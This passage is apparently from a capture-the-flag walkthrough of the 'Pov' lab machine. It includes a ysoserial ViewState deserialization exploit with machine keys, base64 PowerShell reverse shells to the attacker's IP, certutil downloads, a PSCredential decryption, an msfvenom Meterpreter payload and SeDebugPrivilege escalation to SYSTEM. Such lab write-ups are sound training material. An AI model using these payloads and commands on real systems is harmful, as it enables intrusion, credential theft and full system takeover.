813C3301FCB07018E605E7B7872EEACE791AAD71A267BC16633468" --path="/portfolio" -c "ping
10.10.14.6"
prSDlekDxsPCc%2FrFoMPPcZtsiGjJxbfnS8TDzRAo13FbIEaHaq49D89ZymK3x8s3AZ1rhuJEaUDJlGu6sfxmq70
tIYQaRtmwoHKWcssLsRVl%2BWG0LkBLBvTQ3hQ%2BEEraVu5wMY0MPZmLw%2BoV07QBLFTLn8tc5334VRNJdh4tTl
Dl75K6ful1tZuFx3tXW3ZfkmMkpj%2BBTs8BIZ0helwLYLw9C6xvJp0HP0Er9rBhE%2F7721nVZLcszHzeIL5Rsydn
AamEuUbvX%2FuYMR05EUMVYk09JIsHisGHqdd%2BJaBRK%2BuI%2Bch3E5m7zdeJoW81sbKfo%2BCc3%2BIGKjtLQ
l%2FqypRLsm4iH4vcru%2B9EJkLsrKdaOppKzud%2FSE8pVHfbtl%2BjEafCHU36FAwRX6qd9bUrJdaTkpyWjJngT
Hm1jULJdSh65GkSELCH5WCNmTFR7UJGYzr%2FDkfAcnw0mb0RFijrMBpwGkiBeJQuzNEw8dC9B0dBj6%2FHuPbARq
iMn%2BaXQRqNgw8Gr0AWrd2PW6Er%2Bm17JSxDz8CszbYwDixgDVnQT0nCc08WoJtH0DEdQDrBBTiUDEZgWZAu37J
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j2ibSqhfBnYNQRszovwescUVcTzFbJs01LMjDtMKLZqXqWjmUJD%2FYZeOMPWSCTIXD0SnJdihQSqjfQ5YdlWcjY%
2BPE4Cl0CAX9CNFgy9iKdz6QbgT8uF0Iq2JWhN2zxc03lXRRjl5sW6X6UNPo%2FJof0cxmYR4SbTgnAXrFGMC%2Fh
MMFZh%2B%2Bw%2Bd6BkyrpXgwwiM0GB6v5L5yj0XLH7Kr1nx0w0KVXwl13cNErHU7k7jQ6r7yMgdvs7pGsiNTg7a
WuuTW7QL9SJTHHp%2B%2FoCwglvuuHGGp6XATRdippj%2FYzda39FyVDBBNmXGjx87gSs4Evai5Q%2FJJgbv530A1
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g%2BP6aAMSfCii0v8pfjjgBbAGPdBTgI9larZwAdiHfcSAWzLG2Uvp4hNm7uDbLnuTL0UQGH3A6Hu6H6Z6t0bc3PM
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4xmBjFd5jyilw1gsYTYNDkzM%2F39V%2FTy90S0RsZBwdyHej5laARRA2bRxIeHBrdhJ8VS1p9IMy13Tzma0PbGS3
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Zu1v7HgamwiM2c5PfunuR9fCAwsL2YSYkDXa4gZcfdnnwUM1h2NgwGIKoyMaQtOG36xv54MHM1imCvCCPy60r2uSp
uxcv1vSmsW06xF2U4i6%2B0y710c7B5DaQwI2Tk7GqTcoIItY%2BWHptR8p4pJRZGgNYliWiJRlVlSlT0NSuSHCK
Q32o71NH1VVg%3D%3D
```

With `tcpdump` listening for ICMP traffic, I'll update the `__VIEWSTATE` POST parameter in Burp Repeater and send:

Request				Response			
Pretty	Raw	Hex		Pretty	Raw	Hex	Render
1	POST	/portfolio/	HTTP/1.1	1	HTTP/1.1	302	Found
2	Host:	dev.pov.htb		2	Cache-Control:	private	
3	User-Agent:	Mozilla/5.0 (X11; Ubuntu; Linux		3	Content-Type:	text/html; charset=utf-8	
4	Content-Type:	application/x-www-form-urlencoded		4	Location:	/default.aspx?aspxerrorpath=/portfolio/default.aspx	
5	Content-Length:	2242		5	Server:	Microsoft-IIS/10.0	
6	Origin:	http://dev.pov.htb		6	X-AspNet-Version:	4.0.30319	
7	Connection:	close		7	X-Powered-By:	ASP.NET	
8	Referer:	http://dev.pov.htb/portfolio/		8	Date:	Mon, 03 Jun 2024 23:22:46 GMT	
9				9	Connection:	close	
10	__EVENTTARGET=download&__EVENTARGUMENT=&__VIEWSTATE=prSDlekDxsPCc%2FrFoMPPcZtsiGjJxbfNS8TDzRAol3FbIEaHaq49D89ZymK3x8s3AZ1rhuJEaUDJlGu6sfxmQ70tIYQaRtmwoHKWcssLsRVl%2BWG0LkBLBvTQ3hQ%2BEEraVu5wMYOMPZmLw%2BoV07QBLFTLn8tc5334VRNJdh4tTLDl75K6fu1tZuFx3tXW3ZfkmMkpj%2BBTs8BIZ0helwLYLw9C6xvJp0HP0Er9rBhE%2F7721nVZLcszHzeIL5RsydnAamEuUbvX%2EuYMR05EUMVYk091TsHisGHadd%2BlaBRK%2BuT%2Bch			10	Content-Length:	168	
				11			
				12	<html> <head> <title> Object moved </title> </head>		

It returns immediately. At `tcpdump` :

```
oxdf@hacky$ sudo tcpdump -i tun0 icmp
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on tun0, link-type RAW (Raw IP), snapshot length 262144 bytes
15:56:42.246335 IP pov.htb > hacky: ICMP echo request, id 1, seq 17, length 40
15:56:42.246370 IP hacky > pov.htb: ICMP echo reply, id 1, seq 17, length 40
15:56:43.263910 IP pov.htb > hacky: ICMP echo request, id 1, seq 18, length 40
15:56:43.263938 IP hacky > pov.htb: ICMP echo reply, id 1, seq 18, length 40
15:56:44.279779 IP pov.htb > hacky: ICMP echo request, id 1, seq 19, length 40
15:56:44.279796 IP hacky > pov.htb: ICMP echo reply, id 1, seq 19, length 40
15:56:45.295260 IP pov.htb > hacky: ICMP echo request, id 1, seq 20, length 40
15:56:45.295281 IP hacky > pov.htb: ICMP echo reply, id 1, seq 20, length 40
```

That's remote code execution (RCE)!

Shell

I'll grab a reverse shell from revshells.com, PowerShell #3 (Base64), and update my YSoSerial.NET command, replacing the `ping` with the reverse shell:

```
PS > ysoserial.exe -p ViewState -g WindowsIdentity --decryptionalg="AES" --
decryptionkey="74477CEBDD09D66A4D4A8C8B5082A4CF9A15BE54A94F6F80D5E822F347183B43" --
validationalg="SHA1" --
validationkey="5620D3D029F914F4CDF25869D24EC2DA517435B200CCF1ACFA1EDE22213BECEB55BA3CF576
813C3301FCB07018E605E7B7872EEACE791AAD71A267BC16633468" --path="/portfolio" -c
"powershell -e
JABjAGwAaQBlAG4AdAAgAD0AIAB0AGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgB0AGUAdAAuAFMAb
wBjAGsAZQB0AHMALgBUAEMAUABDAGwAaQBlAG4AdAAoACIAMQAwAC4AMQAwAC4AMQA0AC4ANgAiACwANAA0ADMAKQ
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5AHQAZQBbAF0AXQAKAGIAeQB0AGUAcwAgAD0AIAAwAC4ALgA2ADUANQAzADUAfAA1AHsAMAB9ADsAdwBoAGkAbABl
ACgAKAAKAGKAIAA9ACAAJABzAHQACgBlAGEAbQAuAFIAZQBhAGQAKAAKAGIAeQB0AGUAcwAsACAAMAAsACAAJABiA
HkAdABlAHMALgBMAGUAbgBnAHQAaAApACkAIAAtAG4AZQAgADAQKQB7ADsAJABkAGEAdABhACAAPQAgACgATgBlAH
cALQBPAgIAagBlAGMAdAAgAC0AVAB5AHAAZQB0AGEAbQBlACAAUwB5AHMAdABlAG0ALgBUAGUAEAB0AC4AQQBTAEM
ASQBJAEUAbgBjAG8AZABpAG4AZwApAC4ARwBlAHQAuWb0AHIAaQBuAGcAKAAKAGIAeQB0AGUAcwAsADAALAAGCQA
aQApADsAJABzAGUAbgBkAGIAYQBjAGsAIAA9ACAAKABpAGUAEAAgACQAZABhAHQAYQAgADIAPgAmADEAIAB8ACAAT
wB1AHQALQBTAHQACgBpAG4AZwAgACKA0wAKAHMAZQBwAGQAYgBhAGMAawAyACAAPQAgACQACwBlAG4AZABiAGEAYw
BrACAaKwAgACIAUABTACAAIgAgACsAIAA0AHAAdwBkACKALgBQAGEAdABoACAaKwAgACIAPgAgACIA0wAKAHMAZQB
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AECaZQB0AEIAeQB0AGUAcwAoACQACwBlAG4AZABiAGEAYwBrADIQAKQA7ACQACwB0AHIAZQBhAG0ALgBXAHIAaQB0A
GUAKAAKAHMAZQBwAGQAYgB5AHQAZQAsADAALAaKAHMAZQBwAGQAYgB5AHQAZQAuAEwAZQBwAGcAdABoACKA0wAKAH
MAdABYAGUAYQBtAC4ARgBsAHUAcwBoACgAKQB9ADsAJABjAGwAaQBlAG4AdAAuAEMAbABvAHMAZQAoACKa"
h0s1rluth1QGYpIXtGvXJev%2Bok7ys0xauVbMFHE5xfWgsblGD2iFZfnCaKhEVRtabAtu0cJ6550ZU2u6btKTKjj
6GRl4hbRbdJmRWmS9g8dc9Amu0tfQJ3s0nGNLSH2GP%2BYAiYdv0QvwotiUVy%2FbhHg1z4KcMiBYcAaaaAnrUtJI
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DGiixjdNMxs9il%2B6mg4ldt1uvcAEk9J0j9Q%2BAI2HiSm7DM0IiFpTFuFv1u2xWoxgsqLrXHQwbUKKN0UvJCI0%
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eroE%2BV5gfUm5vnnV91koiG4D7sQFmpsuqFp0cSSbSZC%2FGMi74cNX%2BGs6TsY%2FC7Izo0C3A7f7LJVD%2F%2
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VZy4CpG9mEGnDqKVA%2BNzNW2FsothP2xsdFyX5FQjNg080oSSkvBwZhIgvFo4BM2Sdbm7J15qSc7jRZg9L56HwiJ
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Yh%2BjMTh%2FHLVVKtM9S15Kibp23DURsTk%2BN0Cno4IB2%2F46kExKFZDU8qZNL3L6h0LiIR4SzbjSPLE6Vv00S
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```

ZNTDHoSb0bkbiAqNML%2Bs9oxlTiL5RX88ZhWU3YvqmQu4cxD8PuePPvmKned1uJRXT6AH22EeYDd0t1dKlWBNUX2
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zUYJKwaV0PprzdZdsqo7Har92on0UautxAwyj3k6sJIdwItiLEkukn5KIiW5YgGQWwKbbop1o2eiuo1tnqgTIjRfB
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2B9C3NUya0HMQbQkfnz8V8kMpaq62gu7bdBh55P%2F%2FTLMxA6L0JQ1LI6%2FcLI f8PfKdzEAIz%2BZNEfupPBRE
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hSIrvnMBAMjiTftXQtUQd2FHIhKhkIT2zhJrBIAbb3800Ry06lBinEABKEiNCK2i3b%2BcMMcXLRDq53q8w7QtaiQ
jxESE0Yni3mz62U8kSNE4Hmz7otwCON%2BtRiRkCCPtD%2FQAP%2FYBmM9ifhSo450x8%2BkAcCXsJ14I13CIGTN4
D%2Fxbi20E%2FQDJuCTcKQrl%2F9AptQ6kzQYwGDgCePKakIabNU9h3rnMVdjD5Pgg0dfI5NUXvnaZm8lQH%2B8cT
qDL%2BzRDRDur8%2FsFf6czDuZlaqHmZ7Erv4IilQYL69oFLs%2Fj0kwQHqEKhIiBuLdnpv8ntJPT1b7vS7UPgbVi
2IEWuYuxW0Rcak1SYnamWwffcyVbcw4p7e84ZkmKYSTHrYIXU3R45ALVJezkwG5eKJl802D7JY%2BDHMDcy6uc3Tn
WYr5t5LzLlbqdTzchWLH8LK%2BuGFuZlLXepB2F96vn8GPchZld5bhlCwHT1F2BEK3qgnRBo3CMRI7l%2BlzRIaNM
ezDm9mJsAuEfmuZyFUSek0oSw2Rj%2BTfWty%2Ft2ISXT3CD6WYe1fXQ%3D%3D

On updating my `__VIEWSTATE` and submitting the request, there's a shell at `nc` :

```
oxdf@hacky$ sudo rlwrap -cAr nc -lvnp 443
Listening on 0.0.0.0 443
Connection received on 10.10.11.251 49671

PS C:\windows\system32\inetsrv> whoami
pov\sfitz
```

Shell as alaading

Enumeration

sfitz Info

whoami /all gives a ton of information about sfitz:

```
PS C:\> whoami /all
```

USER INFORMATION

User Name SID

```
=====
pov\sfitz S-1-5-21-2506154456-4081221362-271687478-1000
```

GROUP INFORMATION

Group Name	Type	SID
Attributes		
=====		
=====		
=====		
Everyone	Well-known group	S-1-1-0
Mandatory group, Enabled by default, Enabled group		
BUILTIN\Users	Alias	S-1-5-32-545
Mandatory group, Enabled by default, Enabled group		
NT AUTHORITY\BATCH	Well-known group	S-1-5-3
Mandatory group, Enabled by default, Enabled group		
CONSOLE LOGON	Well-known group	S-1-2-1
Mandatory group, Enabled by default, Enabled group		
NT AUTHORITY\Authenticated Users	Well-known group	S-1-5-11
Mandatory group, Enabled by default, Enabled group		
NT AUTHORITY\This Organization	Well-known group	S-1-5-15
Mandatory group, Enabled by default, Enabled group		
NT AUTHORITY\Local account	Well-known group	S-1-5-113
Mandatory group, Enabled by default, Enabled group		
BUILTIN\IIS_IUSRS	Alias	S-1-5-32-568
Mandatory group, Enabled by default, Enabled group		
LOCAL	Well-known group	S-1-2-0
Mandatory group, Enabled by default, Enabled group		
IIS APPPOOL\dev	Well-known group	S-1-5-82-781516728-2844361489-696272565-2378874797-2530480757
Mandatory group, Enabled by default, Enabled group		
NT AUTHORITY\NTLM Authentication	Well-known group	S-1-5-64-10
Mandatory group, Enabled by default, Enabled group		
Mandatory Label\Medium Mandatory Level Label		S-1-16-8192

PRIVILEGES INFORMATION

Privilege Name	Description	State
=====	=====	=====
SeChangeNotifyPrivilege	Bypass traverse checking	Enabled
SeIncreaseWorkingSetPrivilege	Increase a process working set	Disabled

It's interesting that the user is in an IIS APPPOOL group, but doesn't have `SeImpersonatePrivilege`. Nothing exciting here.

Home Directories

There are a few user home directories on Pov:

```
PS C:\users> ls
```

Directory: C:\users

Mode	LastWriteTime	Length	Name
----	-----	-----	----
d-----	10/26/2023 4:31 PM		.NET v4.5
d-----	10/26/2023 4:31 PM		.NET v4.5 Classic
d-----	10/26/2023 4:21 PM		Administrator
d-----	10/26/2023 4:57 PM		alaading
d-r---	10/26/2023 2:02 PM		Public
d-----	12/25/2023 2:24 PM		sfitz

The interesting ones are `alaading` and `Administrator`.

`sfitz's` `Desktop` is empty, but there's a file in `Documents`:

```
PS C:\users\sfitz\documents> ls
```

Directory: C:\users\sfitz\documents

Mode	LastWriteTime	Length	Name
----	-----	-----	----
-a----	12/25/2023 2:26 PM	1838	connection.xml

It is a PScredential file for `alaading`:

```
<Obj Version="1.1.0.1" xmlns="http://schemas.microsoft.com/powershell/2004/04">
  <Obj RefId="0">
    <TN RefId="0">
      <T>System.Management.Automation.PSCredential</T>
      <T>System.Object</T>
    </TN>
    <ToString>System.Management.Automation.PSCredential</ToString>
    <Props>
      <S N="UserName">alaading</S>
      <SS
N="Password">01000000d08c9ddf0115d1118c7a00c04fc297eb01000000cdfb54340c2929419cc739fe1a35
bc88000000000200000000001066000000010000200000003b44db1dda743e1442e77627255768e65ae76e179
107379a964fa8ff156cee21000000000e8000000002000020000000c0bd8a88cfd817ef9b7382f050190dae03
b7c81add6b398b2d32fa5e5ade3eaa30000000a3d1e27f0b3c29dae1348e8adf92cb104ed1d95e39600486af9
09cf55e2ac0c239d4f671f79d80e425122845d4ae33b240000000b15cd305782edae7a3a75c7e8e3c7d43bc23
eaae88fde733a28e1b9437d3766af01fdf6f2cf99d2a23e389326c786317447330113c5cfa25bc86fb0c6e1ed
da6</SS>
    </Props>
  </Obj>
</Obj>
```

Shell

Decrypt Password

The PowerShell credential is encrypted with key material on the box it was generated on. That means I can't exfil it and decrypt it on my machine without a bunch of extra work.

Instead, I'll use the `Import-CliXml` PowerShell commandlet to read the file and get the plaintext password:

```
PS C:\users\sfitz\documents> $cred = Import-CliXml -Path connection.xml
PS C:\users\sfitz\documents> $cred.GetNetworkCredential().Password
f8gQ8fynP44ek1m3
```

RunasCs

I'll download a copy of [RunasCs.exe](#) and host it with a Python webserver on my host. Then I can upload it to Pov:

```
PS C:\programdata> certutil -urlcache -f http://10.10.14.6/RunasCs.exe RunasCs.exe
**** Online ****
CertUtil: -URLCache command completed successfully.
PS C:\programdata> ls
```

Directory: C:\programdata

Mode	LastWriteTime	Length	Name
d---s-	10/26/2023 2:01 PM		Microsoft
d-----	10/26/2023 2:04 PM		Package Cache
d-----	10/26/2023 3:07 PM		regid.1991-06.com.microsoft
d-----	9/15/2018 12:19 AM		SoftwareDistribution
d-----	11/5/2022 12:03 PM		ssh
d-----	9/15/2018 12:19 AM		USOPrivate
d-----	11/5/2022 12:03 PM		USOShared
d-----	10/26/2023 2:04 PM		VMware
-a----	6/3/2024 4:40 PM	51712	RunasCs.exe

I'll run it:

```
PS C:\programdata> .\RunasCs.exe alaading f8gQ8fynP44ek1m3 cmd.exe -r 10.10.14.6:444

[+] Running in session 0 with process function CreateProcessWithLogonW()
[+] Using Station\Desktop: Service-0x0-84cf4$\Default
[+] Async process 'C:\Windows\system32\cmd.exe' with pid 1804 created in background.
```

At listening nc :

```
oxdf@hacky$ rlwrap -cAr nc -lnvp 444
Listening on 0.0.0.0 444
Connection received on 10.10.11.251 49674
Microsoft Windows [Version 10.0.17763.5329]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami
pov\alaading
```

I'll switch to PowerShell:

```
C:\Windows\system32> powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.
PS C:\Windows\system32>
```

Shell as Administrator

Enumeration

alaading has the `SeDebugPrivilege` enabled:

```
PS C:\> whoami /priv
```

PRIVILEGES INFORMATION

Privilege Name	Description	State
SeDebugPrivilege	Debug programs	Enabled
SeChangeNotifyPrivilege	Bypass traverse checking	Enabled
SeIncreaseWorkingSetPrivilege	Increase a process working set	Disabled

Interesting, before I switched to PowerShell from `cmd`, it was there, but disabled:

```
C:\> whoami /priv
```

PRIVILEGES INFORMATION

Privilege Name	Description	State
SeDebugPrivilege	Debug programs	Disabled
SeChangeNotifyPrivilege	Bypass traverse checking	Enabled
SeIncreaseWorkingSetPrivilege	Increase a process working set	Disabled

Exploit SeDebug

Background

This [2008 blog post](#) on devblogs.microsoft.com has the title “If you grant somebody SeDebugPrivilege, you gave away the farm”. Basically, because a user with that privilege can debug any process (including those running as system), they can inject code into those processes and run whatever they want as that user.

I'll show two ways to abuse this privilege:

```
flowchart TD;
    A[SeDebugPrivilege]-->D(<a href='#via-psgetsysps1'>psgetsys.ps1</a>);
    B-->C[Shell as System];
    A-->B(<a href='#via-meterpreter-migrate'>Meterpreter Migrate</a>);
    D-->C;
```

linkStyle default stroke-width:2px,stroke:#FFFF99,fill:none;

via Meterpreter Migrate

One of the coolest features of Meterpreter is that it allows migrating from one process into another. Typically, this can only be done in processes running as the same user, unless Meterpreter is running as an administrator or System. However, the `SeDebugPrivilege` is enough to allow this as well.

I'll start by making a payload to get a Meterpreter shell on Pov:

```
oxdf@hacky$ msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.10.14.6 LPORT=9001 -f exe -o rev.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7168 bytes
Saved as: rev.exe
```

This makes `rev.exe`. I'll serve it with Python and upload it to `programdata`.

I'll start `msf-console` and use the `exploit/multi/handler` exploit, setting the `payload`, `lhost`, and `lport`:

```
oxdf@hacky$ msfconsole
...[snip]...
msf6 > use exploit/multi/handler
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST tun0
LHOST => tun0
msf6 exploit(multi/handler) > set LPORT 9001
LPORT => 9001
```

Now I'll run it:

```
msf6 exploit(multi/handler) > run
```

On Pov, I'll run `rev.exe` :

```
PS C:\ProgramData> .\rev.exe
```

At Metasploit:

```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.14.6:9001
[*] Sending stage (201798 bytes) to 10.10.11.251
[*] Meterpreter session 1 opened (10.10.14.6:9001 -> 10.10.11.251:49690) at 2024-06-03
17:05:50 -0400

meterpreter > getuid
Server username: POV\alaading
```

I need the PID of a process running as SYSTEM, like `winlogon.exe` :

```
meterpreter > ps winlogon
Filtering on 'winlogon'

Process List
=====

  PID  PPID  Name           Arch  Session  User              Path
  ---  ---  ---
  548  468   winlogon.exe   x64   1         NT AUTHORITY\SYSTEM
C:\Windows\System32\winlogon.exe
```

Now I'll just migrate into it:

```
meterpreter > migrate 548
[*] Migrating from 5036 to 548...

[*] Migration completed successfully.
```

And I'm system:

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

I can drop to a shell and get `root.txt` :

```
meterpreter > shell
Process 4080 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17763.5329]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>cd \users\administrator\desktop
C:\Users\Administrator\Desktop>type root.txt
114c9d4f*****
```

via `psgetsys.ps1`

The [HackTricks section on SeDebugPrivilege](#) links to three exploits that will get a shell as system:

RCE

If you want to get a `NT SYSTEM` shell you could use:

- [SeDebugPrivilege-Exploit \(C++\)](#)
- [SeDebugPrivilegePoC \(C#\)](#)
- [psgetsys.ps1 \(Powershell Script\)](#)

```
# Get the PID of a process running as NT SYSTEM
import-module psgetsys.ps1; [MyProcess]::CreateProcessFromParent(<system_pid>,<command_to
```

The last one is a [PowerShell script](#), and therefore seems like the easiest place to start.

I'll host it with a Python webserver and upload it and import it to my current session:

```
PS C:\programdata> certutil -urlcache -f http://10.10.14.6/psgetsys.ps1 psgetsys.ps1
**** Online ****
CertUtil: -URLCache command completed successfully.
PS C:\programdata> . .\psgetsys.ps1
```

I need the PID of a process running as System (548 for `winlogon.exe` from above should be fine). According to documentation, I *should* be able to run something like:

```

PS C:\programdata> ImpersonateFromParentPid -ppid 548 -command
"c:\windows\system32\cmd.exe" -cmdargs "/c powershell -e
JABjAGwAaQbLAG4AdAAgAD0AIAB0AGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAAdABLAG0ALgB0AGUAdAAuAFMAb
wBjAGsAZQB0AHMALgBUAEMAUABDAGwAaQbLAG4AdAAoACIAMQAwAC4AMQAwAC4AMQA0AC4ANgAiACwA0QAwADAAMg
ApADsAJABzAHQAcgBLAGeAbQAgAD0AIAAKAGMAbABpAGUAbgB0AC4ARwB1AHQAuWb0AHIAZQBhAG0AKAApADsAwWB
iAHKAdABlAFsAXQBdACQAYgB5AHQAZQBzACAAPQAgADAALgAuADYANQA1ADMANQB8ACUAewAwAH0A0wB3AGgAaQBs
AGUAKAAoACQAAQAgAD0AIAAKAHMAAdABYAGUAYQBtAC4AUgBLAGeAZAAoACQAYgB5AHQAZQBzACwAIAAwACwAIAAKA
GIAeQB0AGUAcwAuAEwAZQBwAGcAdABoACkAKQAgAC0AbgB1ACAAMAApAHsA0wAkAGQAYQB0AGEAIAA9ACAAKABOAG
UAdwAtAE8AYgBqAGUAYwB0ACAALQBUAHKAcABlAE4AYQBtAGUAIABTAHkAcwB0AGUAbQAuAFQAZQB4AHQALgBBAFM
AQwBJAEkARQBuAGMAbwBkAGkAbgBnACKALgBHAGUAdABTAHQAcgBpAG4AZwAoACQAYgB5AHQAZQBzACwAMAAACAA
JABpACKA0wAKAHMAZQBwAGQAYgBhAGMAawAgAD0AIAAoAGkAZQB4ACAAJABkAGEAdABhACAAMgA+ACYAMQAgAHwAI
ABPAHUAdAAAtAFMAAdABYAGkAbgBnACAQAKQA7ACQAcwBLAG4AZABiAGEAYwBrADIAIAA9ACAAJABzAGUAbgBkAGIAYQ
BjAGsAIAArACAAIgBQAFMAIAAiACAQKwAgACgACAB3AGQAKQAuAFAAYQB0AGgAIAArACAAIgA+ACAAIgA7ACQAcwB
LAG4AZABiAHKAdABlACAAPQAgACgAwWb0AGUAEAB0AC4AZQBwAGMAbwBkAGkAbgBnAF0A0gA6AEEAUwBDAEKASQAp
AC4ARwB1AHQAQgB5AHQAZQBzACgAJABzAGUAbgBkAGIAYQBjAGsAMgApADsAJABzAHQAcgBLAGeAbQAuAFcAcgBpA
HQAQZQAoACQAcwBLAG4AZABiAHKAdABlACwAMAAACQAcwBLAG4AZABiAHKAdABlAC4ATABLAG4AZwB0AGgAKQA7AC
QAcwB0AHIAZQBhAG0ALgBGAGwAdQBzAGgAKAApAH0A0wAkAGMAbABpAGUAbgB0AC4AQwBsAG8AcwB1ACgAKQA="
[+] Got Handle for ppid: 548
[+] Updated proc attribute list
[+] Starting c:\windows\system32\cmd.exe /c powershell -e
JABjAGwAaQbLAG4AdAAgAD0AIAB0AGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAAdABLAG0ALgB0AGUAdAAuAFMAb
wBjAGsAZQB0AHMALgBUAEMAUABDAGwAaQbLAG4AdAAoACIAMQAwAC4AMQAwAC4AMQA0AC4ANgAiACwA0QAwADAAMg
ApADsAJABzAHQAcgBLAGeAbQAgAD0AIAAKAGMAbABpAGUAbgB0AC4ARwB1AHQAuWb0AHIAZQBhAG0AKAApADsAwWB
iAHKAdABlAFsAXQBdACQAYgB5AHQAZQBzACAAPQAgADAALgAuADYANQA1ADMANQB8ACUAewAwAH0A0wB3AGgAaQBs
AGUAKAAoACQAAQAgAD0AIAAKAHMAAdABYAGUAYQBtAC4AUgBLAGeAZAAoACQAYgB5AHQAZQBzACwAIAAwACwAIAAKA
GIAeQB0AGUAcwAuAEwAZQBwAGcAdABoACkAKQAgAC0AbgB1ACAAMAApAHsA0wAkAGQAYQB0AGEAIAA9ACAAKABOAG
UAdwAtAE8AYgBqAGUAYwB0ACAALQBUAHKAcABlAE4AYQBtAGUAIABTAHkAcwB0AGUAbQAuAFQAZQB4AHQALgBBAFM
AQwBJAEkARQBuAGMAbwBkAGkAbgBnACKALgBHAGUAdABTAHQAcgBpAG4AZwAoACQAYgB5AHQAZQBzACwAMAAACAA
JABpACKA0wAKAHMAZQBwAGQAYgBhAGMAawAgAD0AIAAoAGkAZQB4ACAAJABkAGEAdABhACAAMgA+ACYAMQAgAHwAI
ABPAHUAdAAAtAFMAAdABYAGkAbgBnACAQAKQA7ACQAcwBLAG4AZABiAGEAYwBrADIAIAA9ACAAJABzAGUAbgBkAGIAYQ
BjAGsAIAArACAAIgBQAFMAIAAiACAQKwAgACgACAB3AGQAKQAuAFAAYQB0AGgAIAArACAAIgA+ACAAIgA7ACQAcwB
LAG4AZABiAHKAdABlACAAPQAgACgAwWb0AGUAEAB0AC4AZQBwAGMAbwBkAGkAbgBnAF0A0gA6AEEAUwBDAEKASQAp
AC4ARwB1AHQAQgB5AHQAZQBzACgAJABzAGUAbgBkAGIAYQBjAGsAMgApADsAJABzAHQAcgBLAGeAbQAuAFcAcgBpA
HQAQZQAoACQAcwBLAG4AZABiAHKAdABlACwAMAAACQAcwBLAG4AZABiAHKAdABlAC4ATABLAG4AZwB0AGgAKQA7AC
QAcwB0AHIAZQBhAG0ALgBGAGwAdQBzAGgAKAApAH0A0wAkAGMAbABpAGUAbgB0AC4AQwBsAG8AcwB1ACgAKQA=. . .
True - pid: 724 - Last error: 122

```

Error 122 is `ERROR_INSUFFICIENT_BUFFER`, "The data area passed to a system call is too small.". Shoutout to Deus who pointed out that I can also check this error code with `certutil`:

```
PS C:\ProgramData> certutil -error 122
0x7a (WIN32/HTTP: 122 ERROR_INSUFFICIENT_BUFFER) -- 122 (122)
Error message text: The data area passed to a system call is too small.
CertUtil: -error command completed successfully.
```

So does that mean my command is too long? I can try a shorter one:

```
PS C:\ProgramData> ImpersonateFromParentPid -ppid 548 -command
"c:\windows\system32\cmd.exe" -cmdargs "/c ping 10.10.14.6"
[+] Got Handle for ppid: 548
[+] Updated proc attribute list
[+] Starting c:\windows\system32\cmd.exe /c ping 10.10.14.6...True - pid: 3940 - Last
error: 122
```

Same error, and no ICMP packets at my host. Some testing and playing around with this with IppSec suggests that it's something about the shell process I have here.

I'll upload [Chisel](#) to the box and use it to create a tunnel from 5985 on my host to 5985 on Pov. Then I can connect over [Evil-WinRM](#):

```
oxdf@hacky$ evil-winrm -i 127.0.0.1 -u alaading -p f8gQ8fynP44ek1m3

Evil-WinRM shell v3.4

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\alaading\Documents>
```

From here, the same command as above outputs nothing:

```
*Evil-WinRM* PS C:\programdata> . .\psgetsys.ps1
*Evil-WinRM* PS C:\programdata> ImpersonateFromParentPid -ppid 548 -command
"c:\windows\system32\cmd.exe" -cmdargs "/c powershell -e
JABjAGwAaQBlAG4AdAAgAD0AIAAB0AGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgB0AGUAdAAuAFMAb
wBjAGsAZQB0AHMALgBUAEMAUABDAGwAaQBlAG4AdAAoACIAMQAwAC4AMQAwAC4AMQA0AC4ANgAiACwA0QAwADAAMg
ApADsAJABzAHQAQcglAGEAbQAgAD0AIAAKAGMABABpAGUAbgB0AC4ARwBlAHQAUwB0AHIAZQBhAG0AKAApADsAWwB
iAHkAdABlAFsAXQBdACQAYgB5AHQAZQBzACAAPQAgADAALgAuADYANQA1ADMANQB8ACUAewAwAH0A0wB3AGgAaQBs
AGUAKAAoACQAAQAgAD0AIAAKAHMAdABYAGUAYQBtAC4AUglAGEAZAAoACQAYgB5AHQAZQBzACwAIAAwACwAIAAKA
GIAeQB0AGUAcwAuAEwAZQBwAGcAdABoACKAKQAgAC0AbgBlACAAMAAPAHsA0wAkAGQAYQB0AGEAIAA9ACAAB0AG
UAdwAtAE8AYgBqAGUAYwB0ACAALQBUAHKAcABlAE4AYQBtAGUAIABTAHKAcwB0AGUAbQAuAFQAZQB4AHQALgBBAFM
AQwBJAEkARQBuAGMAbwBkAGkAbgBnACKALgBHAGUAdABTAHQAcgBpAG4AZwAoACQAYgB5AHQAZQBzACwAMAAACAA
JABpACKA0wAkAHMAZQBwAGQAYgBhAGMAawAgAD0AIAAoAGkAZQB4ACAAJABkAGEAdABhACAAMgA+ACYAMQAgAHwAI
ABPAHUAdAAAtAFMAAdABYAGkAbgBnACAAB0ACQACwBlAG4AZABiAGEAYwBrADIAIAA9ACAAB0AGUAbgBkAGIAYQ
BjAGsAIAAARACAAIgBQAFMAIAAiACAABwAGACgACAB3AGQAKQAuAFAAYQB0AGgAIAAARACAAIgA+ACAAIgA7ACQAcwB
lAG4AZABiAHkAdABlACAAPQAgACgAWwB0AGUAcwB0AC4AZQBwAGMAbwBkAGkAbgBnAF0A0gA6AEEAUwBDAEkASQAp
AC4ARwBlAHQAQgB5AHQAZQBzACgAJABzAGUAbgBkAGIAYQBjAGsAMgApADsAJABzAHQAQcglAGEAbQAuAFcAcgBpA
